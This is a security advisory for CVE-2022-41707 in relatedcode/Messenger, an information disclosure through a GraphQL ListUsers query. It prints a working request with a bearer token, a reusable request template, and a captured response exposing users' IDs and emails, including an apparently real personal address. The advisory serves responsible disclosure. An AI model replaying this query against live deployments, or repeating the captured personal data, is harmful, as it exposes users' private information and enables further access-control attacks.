# relatedcode/Messenger 7bcd20b - Information Disclosure

## Summary

| | |
|---|---|
| **Affected versions** | Version 7bcd20b |
| **State** | Public |
| **Release date** | 2022-10-14 |

## Vulnerability

| Kind | Business information leak - Personal Information |
|---|---|
| Rule | 226. Business information leak - Personal Information |
| Remote | Yes |
| CVSSv3 Vector | CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N |
| CVSSv3 Base Score | 6.5 |
| Exploit available | Yes |
| CVE ID(s) | CVE-2022-41707 |

# Vulnerability

The application exposes the session data of the users of the application to the public. Among the exposed data are:

- ID
- Email
- PhoneNumber
- Etc

```
Request
Pretty  Raw  Hex  GraphQL
1 POST /graphql HTTP/2
2 Host: relatedchat.io:4000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://relatedchat.io
8 Content-Type: application/json
9 Authorization: Bearer
  eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJhN2M0N2ZmMiO3MmE5LTRhZTktYTYzZC0zMWU1MjZhZDRiYzgiLCJlc2VyIjp7InV
  pZCI6ImE3YzQ3ZmYyLTcyYTktNGFlOS1hNjNkLTMxZTUyNmFkNGGJjOCIsImVtYWlsIjoiaGl2aWNvbTM0NkBlZHhwbHVzLmNvbSJ9LCJpYXQiOjE
  2NjM5NTU0OTQsImV4cCI6MTY2Mzk1OTA5NH0.YHygdA2LBbJmh7Wd_amQttV4fIqdDjmzCduZ1QH4trg
10 Origin: https://relatedchat.io
11 Content-Length: 356
12 Dnt: 1
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-site
16 Te: trailers
17
18 {
     "operationName":"ListUsers",
     "variables":{
     },
     "query":
     "query ListUsers($updatedAt: Date, $workspaceId: String) {\n  listUsers(updatedAt: $updatedAt, workspaceId: $w
     orkspaceId) {\n    objectId\n    displayName\n    email\n  fullName\n    phoneNumber\n    photoURL\n    theme\
     n    thumbnailURL\n    title\n    workspaces\n    createdAt\n    updatedAt\n  }\n}"
   }
```

```
Response
Pretty  Raw  Hex  Render
2309       "objectId":"280f6ce4-b3ac-4a10-8947-c4a6148b29ad",
2310       "displayName":"Ibrahim",
2311       "email":"tamimi.tamimi.92@gmail.com",
2312       "fullName":"Ibrahim",
2313       "phoneNumber":"",
2314       "photoURL":"",
2315       "theme":"theme01",
2316       "thumbnailURL":"",
2317       "title":"",
2318       "workspaces":[
2319         "18186111-0280-4ec9-97d6-35589dca4861",
2320         "dc1711d6-680d-42cd-88d1-33a440d4ba65"
2321       ],
2322       "createdAt":"2022-09-23T09:20:15.564Z",
2323       "updatedAt":"2022-09-23T09:21:11.088Z"
2324     },
2325     {
2326       "objectId":"a7c47ff2-72a9-4ae9-a63d-31e526ad4bc8",
2327       "displayName":"'<h1>cbelloatfluid</h1>hacker",
2328       "email":"hivicom346@edxplus.com",
2329       "fullName":"<h1>cbelloatfluid</h1>hacker",
2330       "phoneNumber":"",
2331       "photoURL":"",
2332       "theme":"theme01",
2333       "thumbnailURL":"",
2334       "title":"",
2335       "workspaces":[
2336         "5393ea0f-9d3a-47c7-9f47-3eba6e0c2a91"
2337       ],
2338       "createdAt":"2022-09-23T16:51:15.414Z",
2339       "updatedAt":"2022-09-23T17:00:57.861Z"
2340     },
2341     {
2342       "objectId":"17bd96a7-5bf2-4d7c-b057-8e00eecc4853",
2343       "displayName":"Victima-FluidAttacks",
2344       "email":"9fe4b35701@boxomail.live",
2345       "fullName":"Victima-FluidAttacks",
2346       "phoneNumber":"",
2347       "photoURL":"",
2348       "theme":"theme01",
2349       "thumbnailURL":"",
2350       "title":"",
2351       "workspaces":[
2352         "032775b4-bc3d-4cf4-995b-7cd41691e141"
2353
```

Done                                                        77,120 bytes | 307 millis

The ID exposed in this vulnerability will help us to exploit even a broken access control present in this application.

```
POST /graphql HTTP/2
Host: relatedchat.io:4000
User-Agent: Something
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://relatedchat.io/
Content-Type: application/json
Authorization: Bearer [YOUR TOKEN]
Origin: https://relatedchat.io
Content-Length: 356

{"operationName":"ListUsers","variables":{},"query":"query ListUsers($u
```

# Impact

An authenticated remote attacker can access sensitive user data. This allows an attacker to obtain enough information to escalate to more serious attacks. In our case, we managed to exploit a broken access control thanks to the data leaked in this vulnerability. Thanks to this I was able to access all the internal chat logs of all registered users.

# Our security policy

We have reserved the CVE-2022-41707 to refer to this issue from now on.

- https://fluidattacks.com/advisories/policy/

# System Information

**This website uses cookies**

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. You consent to our cookies if you continue to use our website.

Allow all cookies                    Show details

There is currently no patch available for this vulnerability.

# Credits

The vulnerability was discovered by Carlos Bello from Fluid Attacks' Offensive Team.

# References

**Vendor page** https://github.com/relatedcode/Messenger

# Timeline

- 2022-09-23

Vulnerability discovered.

2022-09-23
Vendor contacted.

2022-09-23
Vendor replied acknowledging the report.

2022-09-23
Vendor Confirmed the vulnerability.

2022-10-14
Public Disclosure.

**This website uses cookies**

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. You consent to our cookies if you continue to use our website.

Allow all cookies

Show details

## Services

Continuous Hacking

One-shot Hacking

Comparative

## Solutions

DevSecOps

Secure Code Review

Red Teaming

Breach and Attack Simulation

Security Testing

Penetration Testing

Ethical Hacking

Vulnerability Management

Blog

Certifications

Partners

Careers

Advisories

**This website uses cookies**

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. You consent to our cookies if you continue to use our website.

Allow all cookies

Show details

Service Status - Terms of Use - Privacy Policy - Cookie Policy